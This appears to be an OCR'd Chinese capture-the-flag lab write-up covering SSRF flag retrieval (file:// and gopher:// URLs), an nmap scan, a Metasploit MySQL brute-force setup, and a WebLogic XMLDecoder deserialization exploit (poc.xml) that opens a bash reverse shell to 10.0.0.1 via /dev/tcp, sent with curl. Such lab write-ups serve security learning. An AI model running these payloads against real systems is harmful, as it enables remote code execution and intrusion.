
未命名

WEB1

flag1



我什么都可以爬哟_^^_


站点快照获取

请输入要查询的网站

http://www.baidu.com 的快照如下:

关于百度 About Baidu 使用百度前必读 帮助中心 京公网安备11000002000001号 京ICP证030173号 ©2024 Baidu 互联网药品信息服务资格证书 (京)-经营性-2017-0020 信息网络传播视听节目许可证 0110516

ssrf




我什么都可以爬哟_^^_

站点快照获取

file:///flag 的快照如下:

```
meetsec1{6d5e5c2bb397ba7727b58df59b35f66a}
```


flag2



50


主机信息:
该环境有2台主机，第一台主机访问地址为：1.13.18.124:80（备用地址：119.45.170.146:80），剩余一台主机需要各位进行可能的内网代理、端口转发等操作进行发现和渗透
当前FLAG2信息如下:
meetsec2：在第二台主机的数据库中，格式为“meetsec2{XXX}”，分数为：50分
内网范围在：172.18.240.0/24

爆破一个端口



```
Loading personal and system profiles took 592ms.
12414@ROSENBERG  ~                                                                                   [18:17]
❯ nmap -sV -p- -T4 -Pn 1.13.18.124
Starting Nmap 7.94 ( https://nmap.org ) at 2024-03-22 18:17 中国标准时间
Nmap scan report for 1.13.18.124
Host is up (0.039s latency).
Not shown: 65521 closed tcp ports (reset)
PORT      STATE    SERVICE      VERSION
22/tcp    open     ssh          OpenSSH 8.0 (protocol 2.0)
80/tcp    open     http         Apache httpd 2.4.18 ((Ubuntu))
445/tcp   filtered microsoft-ds
1434/tcp  filtered ms-sql-m
4444/tcp  filtered krb524
5554/tcp  filtered sgi-esphttp
6379/tcp  open     redis        Redis key-value store 4.0.14
7001/tcp  open     http         Oracle WebLogic Server 10.3.6.0 (Servlet 2.5; JSP 2.1; T3 enabled)
8081/tcp  open     http         Apache Tomcat 10.1.19
8082/tcp  open     http         Apache httpd 2.4.7 ((Ubuntu))
8848/tcp  open     unknown
13306/tcp open     mysql        MySQL 5.7.44
22883/tcp open     unknown
58080/tcp open     unknown
3 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprint
s at https://nmap.org/cgi-bin/submit.cgi?new-service :
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port8848-TCP:V=7.94%I=7%D=3/22%Time=65FD5B11%P=i686-pc-windows-windows%
SF:r(GetRequest,24A,"HTTP/1\.1\x20404\x20\r\nContent-Type:\x20text/html;ch
SF:arset=utf-8\r\nContent-Language:\x20en\r\nContent-Length:\x20431\r\nDat
SF:e:\x20Fri,\x2022\x20Mar\x202024\x2010:18:11\x20GMT\r\nConnection:\x20cl
SF:ose\r\n\r\n<!doctype\x20html><html\x20lang=\"en\"><head><title>HTTP\x20
```


尝试爆破mysql 登录密码



```
msf6 auxiliary(scanner/mysql/mysql_login) > options

Module options (auxiliary/scanner/mysql/mysql_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ANONYMOUS_LOGIN   false            yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   true             no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepte
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE         password.txt     no        File containing passwords, one per line
   Proxies                            no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS            1.13.18.124      yes       The target host(s), see https://docs.metasploit.com/docs/using-me
                                                t.html
   RPORT             13306            yes       The target port (TCP)
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME          root             no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE         users.txt        no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/mysql/mysql_login) > 
```

发现没有结果

gopher


我什么都可以爬哟_^^_

站点快照获取

gopher://127.0.0.1:13306/_%a3%00%00%01%85%a6%ff%01%00%00%00%01%21%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%0
的快照如下:

失败

web2


flag1

> poc.xml


```
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">
<soapenv:Header>
<work:WorkContext xmlns:work="http://bea.com/2004/06/soap/workarea/">
<java version="1.4.0" class="java.beans.XMLDecoder">
<void class="java.lang.ProcessBuilder">
<array class="java.lang.String" length="3">
<void index="0">
<string>/bin/bash</string>
</void>
<void index="1">
<string>-c</string>
</void>
<void index="2">
<string>bash -i &gt;&amp; /dev/tcp/10.0.0.1/21 0&gt;&amp;1</string>
</void>
</array>
<void method="start"/></void>
</java>
```

```
</work:WorkContext>
</soapenv:Header>
<soapenv:Body/>
</soapenv:Envelope>
```

```
curl -v -X POST -H "Content-Type: text/xml" --data @poc.xml
"http://1.13.18.124:7001/wls-wsat/CoordinatorPortType"
```




```
Welcome to Alibaba Cloud Elastic Compute Service !

Last login: Sat Mar 23 01:50:21 2024 from 171.219.220.114
root@iZ0jl12z0dh4vg3tmt057yZ:~# curl -v -X POST -H "Content-Type: text/xml" --data @poc.xml "http://1.13.18.124:7001/wls-wsat/CoordinatorPortType"
Note: Unnecessary use of -X or --request, POST is already inferred.
*   Trying 1.13.18.124:7001...
* Connected to 1.13.18.124 (1.13.18.124) port 7001 (#0)
> POST /wls-wsat/CoordinatorPortType HTTP/1.1
> Host: 1.13.18.124:7001
> User-Agent: curl/7.81.0
> Accept: */*
> Content-Type: text/xml
> Content-Length: 598
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 500 Internal Server Error
< Date: Fri, 22 Mar 2024 17:51:51 GMT
< Transfer-Encoding: chunked
< Content-Type: text/xml; charset=utf-8
< X-Powered-By: Servlet/2.5 JSP/2.1
<
